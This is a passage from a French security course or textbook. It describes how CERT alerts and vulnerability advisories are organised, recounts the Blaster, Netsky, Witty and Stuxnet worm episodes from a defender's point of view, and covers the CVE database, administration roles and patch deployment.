



Illustration 2: Le site principal du CERT (www.cert.org)

L'activité du jour est résumée dans la synthèse du CERT concernant l'activité quotidienne (voir l'illustration 3). On y fait la distinction entre les alertes de sécurité, les avis de vulnérabilités et le tableau de bord instantanée des principales menaces actives. Le CERT originel basé à Carnegie Mellon University (CMU) a depuis vue son activité reprise par l'US-CERT au niveau américain. Néanmoins, son approche fait toujours référence en matière de réponse aux incidents.

Les alertes de sécurité sont des documents émis par le CERT concernant des événements notables du point de vue de la sécurité informatique : vulnérabilité grave et moyen d'y remédier, menace et vulnérabilité associées, etc. L'objectif de ces fiches d'alerte et de fournir un support d'information déjà synthétique et dont le volume reste maîtrisé : le nombre annuel reste de l'ordre de quelques dizaines.

Les avis de vulnérabilité sont des fiches d'information technique orientées vers le recensement de toutes les vulnérabilités connues sur les systèmes informatiques à titre de référence. La procédure de diffusion de ces avis est contrôlée : un laps de temps est généralement accordé au constructeur pour proposer un correctif avant la publication de l'avis ou l'avis lui-même est censuré si possible des détails techniques permettant d'exploiter la faille ; toutefois, la politique affichée est de mettre *in fine* l'information à disposition du public.

Enfin, les CERT essaient de recenser le niveau de gravité des différentes menaces actives à un instant donné sur Internet. En effet, les CERT peuvent être destinataires de rapports concernant des intrusions ou des défaillances de sécurité intervenues dans les organismes avec lesquels ils sont en contact (entreprises, administration). Les différents CERT disposent également de moyens d'observation du réseau IP mondial leur permettant d'identifier les principales attaques utilisées ou les vulnérabilités les plus répandues. En général, une publicité très restreinte est effectuée sur ces éléments techniques. (On peut supposer que cette information est seulement disponible au sein du FIRST.[16]) Mais les CERT peuvent en retirer une vision générale des menaces actives, qu'ils rendent publique.



16 Peut-être même plus particulièrement entre les partenaires américains du FIRST...

2.2.1.2 Fiches d'alerte

Les principaux éléments d'une fiche d'alerte CERT sont les suivants :

- *Title / Overview* : Titre de l'alerte de sécurité et présentation générale du type d'information fourni par l'alerte (vulnérabilités, menace, etc.).
- *Systems affected* : Identification la plus précise possible des systèmes informatiques concernés par l'alerte (en général, les systèmes d'exploitation).
- *Description* : Une description technique plus détaillée de la ou des vulnérabilités à l'origine de l'émission de l'alerte, orientée vers la protection des systèmes affectés ou la détection d'une tentative d'exploitation.
- *Impact* : L'impact de l'exploitation réussie de la vulnérabilité (prise de contrôle du système, exécution d'un programme avec les privilèges d'un utilisateur normal, déni de service, destruction de fichiers, etc.).
- *Solution* : Les correctifs utilisables sont indiqués dans cette section quand ils sont disponibles, éventuellement accompagnés ou remplacés par des moyens de contournement ou à défaut de détection.
- *References* : Origine de l'alerte, références des avis de vulnérabilités associés et des numéro d'identification de la vulnérabilité (CVE), références des alertes émises par les constructeurs s'il y a lieu.
- *Credit / Vendor Info. / Other Info.* : Informations additionnelles (personnes ayant découvert la vulnérabilité par exemple, remerciements, etc.).




Illustration 3: Synthèse quotidienne type d'un CERT (image d'archive)

Une fiche de l'US-CERT suit généralement ce schéma. Toutefois, une alerte reste rédigée dans un format relativement libre. C'est surtout l'usage qui a conduit à la structure présentée précédemment, laquelle reste d'ailleurs relativement peu contraignante et permet des niveaux de rédaction assez différents. Il ne faut donc pas voir dans les alertes une base de données au sens strict (pas plus que pour les avis de vulnérabilité d'ailleurs). Il s'agit avant tout d'un moyen de communication, dont le format le plus efficace a été dicté par les usages depuis la création des CERT en 1988 et l'expérience acquise par les équipes de ces organismes.

2.2.1.3 Exemples d'avis

- CERT Advisory CA-2003-28[17] : Cette alerte référence l'existence d'une faille de sécurité appuyée sur un problème classique de débordement de *buffer* (*buffer overflow*) dans le service *Workstation Service* de *Microsoft Windows*. (Cette vulnérabilité a été suivie séparément par le CERT sous l'avis VU#567620[18] et a aussi reçu le numéro de référence CVE CAN-2003-0812[19].) Les systèmes d'exploitation affectés sont *Microsoft Windows 2000* (SP2, SP3, SP4), *Windows XP* (seul, SP1 et édition 64 bits). L'alerte fait référence au bulletin du constructeur MS03-049[20] et aux différents correctifs disponibles chez le constructeur. Outre l'application des correctifs, les contournements proposés incluent la désactivation du service ou le filtrage des accès réseau utilisés par ce service. L'impact possible est décrit comme permettant d'exécuter des programmes avec les privilèges du système d'exploitation ou des dénis de service ; avec la possibilité que cette faille soit exploitée par un ver. Datée du 11 novembre 2003, l'alerte a été révisée le 20 novembre 2003.

17 http://www.cert.org/advisories/CA-2003-28.html
18 http://www.kb.cert.org/vuls/id/567620
19 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0812
20 http://www.microsoft.com/technet/security/bulletin/MS03-049.mspx

- CERT Advisory CA-2003-26[21] : Cette alerte référence plusieurs vulnérabilités (six) découvertes dans des implémentations du protocole SSL/TLS (utilisé pour mettre en œuvre HTTPS) et notamment une des implémentations populaires : OpenSSL. Dans la plupart des cas, les vulnérabilités concernées conduisent à des dénis de service, mais dans un cas au moins l'exécution à distance de programme semble possible. Les systèmes affectés sont très nombreux. Les versions minimales à utiliser des librairies OpenSSL pour se prémunir de ces problèmes sont indiquées.

2.2.1.4 Base de vulnérabilités

Les différentes alertes de sécurité générées par un CERT sont complétées par la liste, beaucoup plus détaillée, des avis de vulnérabilités émis pour les différentes failles de sécurité identifiées dans les systèmes informatiques. Toutes les vulnérabilités ne donnent en effet pas lieu à l'émission d'une alerte. Ainsi, par exemple :

- La vulnérabilité CERT VU#567620 est référencée dans l'alerte CA-2003-28 que nous avons déjà mentionnée.
- L'alerte CA-2003-26 est, elle, associée à 6 vulnérabilités différentes.
- L'avis de vulnérabilité CERT VU#936868[22] n'a pas donné lieu à l'émission d'une alerte et nous semble toutefois intéressant. D'abord il concerne une faille assez grave, de type *buffer overflow*, sur un logiciel SGBD très répandu : *Oracle*. Cet avis est également intéressant car il montre un exemple des limites du fonctionnement par alerte et correctif : la vulnérabilité mentionnée, référencée par *Oracle* sous le numéro 57, est due au correctif diffusé par ce constructeur suite à une autre vulnérabilité, référencée quelques mois auparavant par *Oracle* sous le numéro 28.
- Les avis de vulnérabilité du CERT ne sont pas les seuls. Des avis constructeurs existent également, et certaines équipes de développement de systèmes d'exploitation gèrent également des avis spécifiques. Par exemple, les avis concernant le système Debian GNU/Linux sont disponibles sur le Web[23] (l'avis DSA-588 est intéressant par exemple).

2.2.1.5 Des séquences d'évènements intéressantes

Les alertes et les avis de sécurité correspondent à la communication de l'information. Mais ils ne permettent pas nécessairement seuls (surtout s'ils sont mal formulés) de comprendre la chronologie et l'impact des problèmes de sécurité sous-jacents. Il est nécessaire de prendre du recul par rapport à l'information qu'ils fournissent pour comprendre comment les utiliser au mieux. Pour cela, nous allons nous intéresser à certains événements de sécurité ayant eu lieu dans les années précédentes pour retrouver leur trace dans les différents avis de sécurité parus à l'époque. Bien évidemment, a posteriori, la tâche est relativement facile. Il est beaucoup plus utile d'essayer d'anticiper, et d'identifier les avis qui vont avoir un impact important au plus tôt au fur et à mesure de leur arrivée. C'est aussi nettement plus difficile et plus aléatoire même si une vision rétrospective montre bien qu'avec un peu d'exercice, les possibilités d'anticipation existent.

a - *Blaster* (été 2003)

Durant l'été 2003, un ver, heureusement non-destructif, s'est rendu célèbre sous le nom de « *Blaster* ». Du point de vue du CERT-CC (qui, à notre avis, a eu un comportement irréprochable lors de cet événement), les éléments suivants sont à mettre en liaison avec l'histoire de ce problème de sécurité :

- Une vulnérabilité référencée par l'avis CERT VU#568148[24] publié le 16 juillet 2003, signale l'existence d'une faille grave dans le service RPC de la plupart des systèmes d'exploitation de la famille *Microsoft Windows*.
- Compte tenu de la gravité de la vulnérabilité, le CERT émet une alerte de sécurité sous la référence CA-2003-16 le 17 juillet 2003.
- Cette alerte référence le bulletin de sécurité Microsoft MS03-026, daté du 16 juillet 2003, qui indique notamment les correctifs à appliquer.
- Le 31 juillet 2003, le CERT émet une nouvelle alerte référencée CA-2003-19 indiquant qu'il reçoit des rapports concernant des *scans* variés de recherche de la vulnérabilité référencée précédemment et recense au moins deux techniques d'exploitation de cette vulnérabilité utilisées pour l'exploiter.
- Le 11 août 2003, le CERT émet une alerte référencée CA-2003-20 pour signaler les premières apparitions d'un ver se propageant rapidement en utilisant la vulnérabilité référencée précédemment. Dans les 3 jours suivant, le CERT précisera l'alerte en question pour indiquer les détails techniques permettant de retirer le ver d'une machine affectée, et de bloquer sa propagation au niveau réseau (en l'absence d'application des correctifs sur les systèmes vulnérables).
- Le ver *Blaster* restera pendant plusieurs mois sur la page du CERT indiquant les menaces actives.

21 http://www.cert.org/advisories/CA-2003-26.html
22 http://www.kb.cert.org/vuls/id/936868
23 http://www.debian.org/security/
24 http://www.kb.cert.org/vuls/id/568148

On notera bien évidemment que la prise en compte des informations du CERT de manière préventive pouvait offrir un délai de 4 semaines (ou de 12 jours pour ceux qui ne comprennent pas à la première alerte) pour la mise en place des correctifs de l'éditeur avant l'apparition du ver lui-même. Celui-ci, par contre, utilisant des techniques de propagation relativement efficaces (en tout cas par rapport à ses prédécesseurs) ne laissait guère plus de quelques jours pour réagir une fois sa dissémination entamée. Il est heureux que ce ver n'ait pas eu un caractère destructif.

b - *Netsky* (hiver 2004)

Un autre ver, nommé *Netsky*, particulièrement virulent marqua le début de l'année 2004. Il s'agit en fait d'une série de vers, plusieurs variantes (parfois nommées différemment) ayant été identifiées successivement.

Ce ver est particulièrement représentatif d'une autre catégorie de menaces, utilisant un vecteur de propagation différent : la messagerie électronique. L'exploitation de la négligence des utilisateurs (rendue plus facile par la grande facilité d'activation de programmes dans les interfaces de messagerie) et d'éventuelles failles des clients de messagerie courants permet en effet d'espérer déclencher avec une probabilité assez importante les programmes envoyés via un *email* d'apparence inoffensif. Pour sa propagation ultérieure, le ver exploite ensuite les informations figurant dans le carnet d'adresse du compte attaqué afin de fabriquer et d'envoyer de nouveaux messages électroniques (généralement falsifiés) contenant des copies du ver. Inauguré par le ver *Iloveyou* qui consistait en un simple script *VisualBasic* en 2000, ce type de ver s'est progressivement perfectionné pour améliorer la propagation et rendre la détection plus difficile, tout en incorporant parfois des fonctions plus avancées exploitant aussi des vulnérabilités du système d'exploitation de la machine sur laquelle il s'exécute (*scan*, installation de services privilégiés, etc.). On a même assisté à une certaine compétition entre les auteurs de différents vers de ce type (*Netsky* éliminant ainsi un de ses prédécesseurs, nommé *Sasser*, pour prendre sa place).

La variante *Netsky.D* dont la propagation a été la plus rapide a illustré un des problèmes lié à la prévention de cette menace via des outils de type logiciels antivirus (de messagerie ou du poste de travail). Entre la détection des premières instances du virus, l'analyse par les équipes des éditeurs de logiciels antivirus, la diffusion d'une signature adaptée, et son déploiement sur des postes de travail dans un réseau d'entreprise de grande taille, il a pu s'écouler environ 8 heures. À notre sens c'est un bon résultat. Le temps de traitement d'un tel événement par cette approche nous semble désormais assez incompressible. Mais pourtant, ce laps de temps a suffit à cette variante d'un virus déjà largement répertorié pour pénétrer dans des réseaux d'entreprises dont les postes étaient pourtant systématiquement équipés de logiciel antivirus. *Netsky* a donc montré concrètement que la protection offerte par les solutions antivirales agissant sur le principe d'une détection d'attaques connues n'était pas parfaite, même quand les antivirus sont d'une grande qualité technique. C'est bien entendu évident, mais surtout depuis *Netsky*[25].

c - ISS/*Witty* (hiver 2004)

Le mois de mars 2004 a vu également l'apparition d'un ver, baptisé *Witty*, exploitant une vulnérabilité référencée VU#947254[26] par le CERT et spécifique au système d'authentification des logiciels de l'éditeur de logiciels de sécurité *ISS* (*Internet Security Systems*). Le principe de fonctionnement de ce ver est relativement usuel par rapport aux menaces de ce type qui sont survenues à cette période. La portée de *Witty* est même plus limitée puisqu'il a ciblé les systèmes fournis par un éditeur particulier. C'est sans doute pour cela que *Witty* n'a pas reçu l'attention large que d'autres vers comme ceux que nous avons mentionnés précédemment ont pu attirer.

Malgré tout, *Witty* marque une rupture dans les menaces observées sur Internet[27]. En effet, ce ver est probablement le premier des codes malveillants à avoir non seulement été conçu pour réussir sa propagation et son exécution à grande échelle ; mais aussi pour effectuer la *destruction* des systèmes visés. Selon la plupart des informations disponibles, *Witty* a bien réussi sa mission, en rendant inutilisables les systèmes qu'il a attaqués, parmi lesquels un nombre important de *firewall* et d'équipements de sécurité (chiffré à une dizaine de milliers). A notre connaissance, le concepteur du ver ou ses motivations n'ont toujours pas été identifiés.

Par contre, ce cas a illustré concrètement les pires scénarios envisageables vis à vis de l'apparition de vers efficaces et destructifs. *Witty* a visiblement été conçu avec soin et efficacité : il est apparu très peu de temps après la première diffusion publique de la vulnérabilité qu'il exploite (il a donc été préparé avant), sa propagation a été ultra-rapide (estimée à 45 minutes), il a certainement utilisé des techniques de propagation avancées (utilisant un certain nombre de systèmes compromis préalablement pour amorcer plus rapidement la propagation à grande échelle[28]), le code de destruction était simple mais suffisamment sophistiqué pour endommager durablement le système sans pour autant le bloquer immédiatement, le ver était extrêmement compact (700 octets), etc. *Witty* présente plus de points communs avec une arme efficace

25 Lequel ne faisait pourtant que reprendre le principe d'*Iloveyou*, menace face à laquelle en 2000 beaucoup d'entreprises avaient justement réagi en généralisant les antivirus de messagerie. Pour l'instant, peu d'entreprises semblent s'intéresser à renforcer sérieusement la sécurité du client de messagerie au lieu de jouer au gendarme et au voleur.

26 http://www.kb.cert.org/vuls/id/947254

27 Voir http://www.schneier.com/crypto-gram-0406.html#9 et http://www.icsi.berkeley.edu/~nweaver/login_witty.txt pour des analyses plus détaillées.

28 Technique dite de *pre-seeding* (pré-amorçage).

qu'avec un programme innovant, y compris dans la délimitation de sa cible. Dans tous les cas, *Witty* est clairement l'œuvre d'un agresseur compétent et déterminé. Celui-ci n'a pas recommencé, mais un ver de ce type utilisant comme vecteur une vulnérabilité affectant des systèmes plus répandus pourrait probablement mettre en danger la majeure partie des systèmes informatiques. En tout cas, c'est ce que certains scénarios envisagent déjà depuis plusieurs années[29].

d - *STUXnet* (2010-2012)

En 2010 et 2011, un type de menace plus spécifique a également défrayé la chronique, une première fois en 2010 sous le nom de STUXnet, puis une deuxième fois en 2011 sous un nom différent, associé à une variante du premier ver. Du point de vue d'un utilisateur de systèmes informatiques courant, ce nouveau ver ne présente pas une originalité particulière. Néanmoins, la caractéristique originale de ce code malveillant est justement qu'il ne cible pas des systèmes informatiques courants. Il cible le logiciel de certains systèmes de contrôle-commande industriels Siemens. STUXnet n'est pas non plus la première instance d'un code malveillant visant des systèmes industriels, mais c'est un des premiers à viser spécifiquement l'espionnage et le détournement de ces systèmes en allant jusqu'à inclure un logiciel malveillant visant la programmation (assez spécifique) de leurs micro-contrôleurs. Le scénario suggéré par le ver précédent s'est ainsi incarné dans une menace spécifique.

Quel intérêt pour l'utilisateur ou le concepteur de systèmes informatiques au sens large ? En fait, la plupart des acteurs ne prêteraient probablement aucune attention à ce genre de système ou à ce genre de menace s'il ne concernait des systèmes de contrôle-commande utilisé en production dans l'industrie nucléaire à certains endroits dans le monde. Comme il s'agit de plus d'un code malveillant complexe (d'après ce qu'on en dit en tout cas), ne pouvant apparemment pas être le résultat d'une initiative isolée, plusieurs agences gouvernementales sont allées jusqu'à qualifier ce cas de menace sérieuse au niveau des états. Quelle que soit la réalité de cette menace, la sécurité des systèmes informatiques de contrôle-commande de systèmes industriels (ou gouvernementaux) critiques est un sujet qui suscite naturellement l'attention des acteurs gouvernementaux. A notre niveau, sans s'attendre à une exposition publique plus complète, nous espérions surtout que cette attention persisterait, au-delà des cas de ce genre où une défaillance de sécurité se produit.

Toutefois, l'actualité concernant ce code malveillant a connu un rebondissement inattendu l'année suivante. Dans son édition du 1° juin 2012, le *New York Times* a en effet révélé que ce virus n'était en effet pas l'œuvre d'un individu isolé, mais un logiciel créé par une division des forces américaines visant à nuire aux travaux d'enrichissement de combustible nucléaire d'un pays du moyen orient. Quoique sans doute légitimé par la volonté d'éviter des frappes militaires conventionnelles, cette action, clairement du domaine militaire, validée successivement par deux présidents américains (qui plus est de bords politiques opposés) constitue plus un effort en direction de l'utilisation de techniques d'attaque que le développement de moyens de protection. L'attention la plus étroite portée à la sécurité des systèmes informatiques industriels par les états n'a donc pas, initialement, pris la direction du renforcement des protections comme on aurait pu l'espérer.

2.2.2 Alertes et actions des constructeurs

Sans fournir le même niveau d'indépendance, un certain nombre de constructeurs ou d'éditeurs maintiennent également des équipes chargées du suivi de la sécurité et de la diffusion d'alertes, sous des formes assez variées, par exemple :

- le site sécurité de *Microsoft* concernant ses logiciels ;
- celui de l'équipe sécurité de Cisco[30] ;
- le site sécurité de la distribution ouverte Debian GNU/Linux ;
- la page Web des *errata*[31] d'OpenBSD ;
- etc.

2.2.3 CVE et statistiques

La principale base publique de référencement des vulnérabilités connues est la base CVE gérée par le MITRE (cve.mitre.org). Avec le temps, cette base s'est imposée comme une référence dans le domaine et elle offre l'avantage d'être indépendante d'un constructeur particulier.

La figure 4 montre l'évolution du nombre total de vulnérabilités décrites dans la base CVE depuis la fin des années 90, fourni directement par les interfaces d'interrogation du MITRE. L'évolution est assez frappante, sans que l'on puisse dire facilement si c'est une évolution positive : de plus en plus de vulnérabilités sont découvertes et corrigées ; ou négative : malgré l'attention portée à la sécurité informatique, le nombre total de vulnérabilités découvertes dans les logiciels courants est important en valeur absolue et a fortement augmenté au cours de la dernière décennie. Cette évolution est aussi

29 http://www.icir.org/vern/papers/cdc-usenix-sec02/
30 http://www.cisco.com/go/psirt
31 http://www.openbsd.org/errata.html tout simplement (et depuis longtemps).




Illustration 4: Évolution globale du nombre de vulnérabilités référencées dans la base CVE (dernière année en cours)

une indication de l'augmentation de l'activité des CERT durant la période, au moins en terme de référencement des anomalies de sécurité.

2.2.4 L'information brute

Les constructeurs ou les CERT présentent une information mise en forme, vérifiée et recoupée. Cette information se rencontre aussi ailleurs sur Internet, parfois de manière encore plus anticipée, mais son exploitation demande alors plus d'efforts, plus de compétences, plus de temps et surtout beaucoup plus de sens critique[32]. On peut notamment citer les sources suivantes :

- la *mailing list* BugTraq, une des plus anciennes source première d'information brute sur la sécurité informatique[33] désormais doublée par d'autres sources ;
- et plus récemment, des sites dédiés à la sécurité, comme :
  - www.securityfocus.org
  - www.insecure.org
  - http://blog.beyondtrust.com/
  - etc.
- avec des hauts et des bas : http://seclists.org/fulldisclosure/2014/Mar/332

2.3 Administration et exploitation

2.3.1 Administration

Un certain nombre de difficultés sont fréquemment rencontrées par les équipes d'administration par rapport à la gestion quotidienne de la sécurité (à laquelle ils participent nécessairement) :

- la configuration cohérente de nombreux éléments dans le système informatique en faisant appel à des paramètres souvent méconnus ;
- la mise en place des correctifs de sécurité (éventuellement de manière automatique) dont la principale difficulté est d'éviter toute perturbation du fonctionnement normal du système malgré des modifications parfois d'assez bas niveau - de nos jours cette difficulté se double parfois aussi d'une réelle charge d'exploitation compte tenu du nombre important de correctifs à déployer (voir 2.3.3) ;
- le déploiement des mises à jour, lequel peut se faire d'une manière parfois très peu sécurisée par défaut (TFTP, etc.), et qui révèle donc une vulnérabilité de l'exploitation ;
- le besoin de moyens de prise en main à distance pour assurer les tâches d'exploitation (voir 2.3.4) :

32 Ainsi qu'une certaine dose de résistance et de réalisme. « *M$, blah, you deserve to be hacked.* »
33 archivée à l'adresse : http://seclists.org/bugtraq/

  - soit via des connexions en ligne de commande comme SSH (ou encore malheureusement Telnet) ;
  - soit par des outils permettant le contrôle d'environnement graphiques complets comme VNC, Patrol, TSE (*Terminal Server*), Citrix, etc.
- l'identification et le paramétrage de la collecte et du déport des traces du système pertinentes du point de vue de la sécurité (par exemple via syslog),.

2.3.2 Organisation

2.3.2.1 Fonctions des administrateurs

En général, les administrateurs de systèmes informatiques se répartissent suivant différentes spécialités, reliées aux principaux types de systèmes rencontrés, parmi lesquelles on peut notamment distinguer les fonctions suivantes :

- Administrateur réseau
  - Commutation (LAN)
  - Routage (WAN)
- Administrateur système
  - monde Unix
  - monde *MS/Windows*
- Administrateur de base de données (DBA)
- Administrateur Web (de plus en plus)
- Administrateurs d'applications (messagerie, GED, etc.)
- Administration des services d'infrastructure
  - DHCP, *Active Directory*, DNS
  - Systèmes de sauvegarde
- Gestion des postes de travail
  - Configurations types, fabrication
  - Mise à disposition
  - Dépannage, incidents
- et enfin l'*administration sécurité*

2.3.2.2 Variété de l'environnement

Les difficultés de répartition des tâches au sein d'une équipe informatique complète s'ajoutent à la grande variété des équipements du système informatique. On peut identifier des systèmes très variés, à la sécurité desquels il faut s'intéresser pour prendre en compte la sécurité du système d'information dans son ensemble :

- Serveurs
- UNIX
- *Solaris*
- Linux
- *RedHat*
- *Suse*
- Debian
- *AIX*
- *Windows*
- *Novell*
- Baies de disques
- Routeurs
- *Switches*
- PC *Windows*
- *Macintosh*
- Robots (sauvegardes)
- Imprimantes
- Boîtiers caches
- Boîtiers *firewall*
- Éléments logiciels
- Antivirus
- SGBD
- …
- IDS

2.3.3 Correctifs et mises à jours

Par rapport à l'application de correctifs sur un système d'exploitation, on peut identifier un certain nombre de préoccupations associées à leur prise en compte.

- La principale contrainte pour l'installation de ces correctifs est de ne pas perturber le fonctionnement normal du système d'exploitation. Dans le cas d'un système bureautique simple, on peut espérer que l'installation n'ait pas d'effets négatifs sur le poste de travail même si, dans certains cas, elle est perceptible pour les utilisateurs (par exemple en rendant certains sites Web moins accessibles). Par contre, quand des applications spécifiques existent sur le système (et c'est fréquemment le cas dans les entreprises pour tous les postes de travail orientés vers une finalité plus précise comme la comptabilité, les achats, la gestion du personnel, etc.), l'installation d'un correctif peut avoir des effets indésirables au point de remettre en cause la faisabilité de cette installation. De plus en plus, l'installation systématique des correctifs est perçue comme indésirable par les équipes d'exploitation (surtout de manière automatique) sans une phase de validation préalable. Celle-ci étant coûteuse, elle alourdit le processus de déploiement des mises à jour, surtout en exploitation courante. Dans le cas d'une installation initiale, l'installation des correctifs est plus facile à réaliser, mais elle complique l'installation d'une nouvelle machine. Malgré le coût additionnel supporté par les utilisateurs finaux, la diffusion de ces « mises à jour de sécurité » est désormais devenue monnaie courante, y compris pour les systèmes personnels[34].
- La finalité des correctifs sécurité est avant tout de réagir notamment à des alertes de sécurité en corrigeant les failles avant qu'elles aient pu être exploitées. Dans le cas d'une faille effectivement exploitée par une menace active et répandue (comme un ver efficace), l'installation est extrêmement recommandée en l'absence d'autres moyens de protection. Mais dans ce cas, la mise en place doit être rapide. Par contre, tant que la faille n'est pas exploitée, la mise en place du correctif n'est qu'une action de prévention perçue comme optionnelle. Les deux points de vue conduisent bien évidemment à des attitudes contradictoires et difficiles à arbitrer au quotidien, surtout compte tenu du nombre important de correctifs produits par les grands éditeurs.
- Pour gérer les déploiements des correctifs, on dispose de plusieurs méthodes d'installation :
  - Les *patches* classiques correspondent à des correctifs à appliquer de manière incrémentale (les uns après les autres) généralement fournis sous forme binaire. Leur taille est variable, souvent petite.
  - Assez originaux dans cette catégorie, on peut néanmoins identifier quelques cas de correctifs fournis pour les *sources* des logiciels. Diffusés exclusivement dans le domaine du logiciel libre, ces *patch* sont souvent des deltas (diff) des modifications à appliquer au code source. Leur déploiement implique la possibilité de reconstruire facilement les exécutables binaires sur le système en exploitation. Dans la pratique, cette méthode de diffusion des correctifs sécurité est surtout envisageable pour les systèmes de la famille BSD ; ou pour les logiciels applicatifs eux-mêmes pris isolément. Par contre, du point de vue de la sécurité, elle présente l'énorme avantage de permettre à l'administrateur compétent une compréhension précise de l'erreur de programmation à l'origine de la faille de sécurité, ainsi que du contenu du correctif apporté. Ceci permet aussi de juger de la qualité du correctif (notion très opaque pour les correctifs binaires dans le domaine du logiciel propriétaire).
  - Les systèmes de la famille *Microsoft* offrent depuis *Windows 2000* une infrastructure native d'installation des correctifs, nommée *Windows Update* ou *WSUS* (pour *Windows Software Update Services*). Celle-ci, bien que relativement simple, permet notamment aux différents systèmes clients de choisir les correctifs les concernant et de gérer leur ordre d'installation, ainsi que pour les administrateurs de gérer des miroirs des correctifs diffusés par *Microsoft* (et d'activer ou de bloquer la diffusion de certains *patch*). SUS prédécesseur de WSUS restait une solution dont le périmètre était limité. La version actuelle a étendu ce périmètre pour gérer plusieurs politiques de diffusion des correctifs et déployer également des correctifs des logiciels applicatifs (au-delà du système d'exploitation et de ses composants). Les mises à jour diffusées par Microsoft via ce canal ne sont d'ailleurs plus exclusivement liés à la sécurité mais peuvent aussi concerner la fiabilité ou tout simplement des évolutions de version de leurs applications.
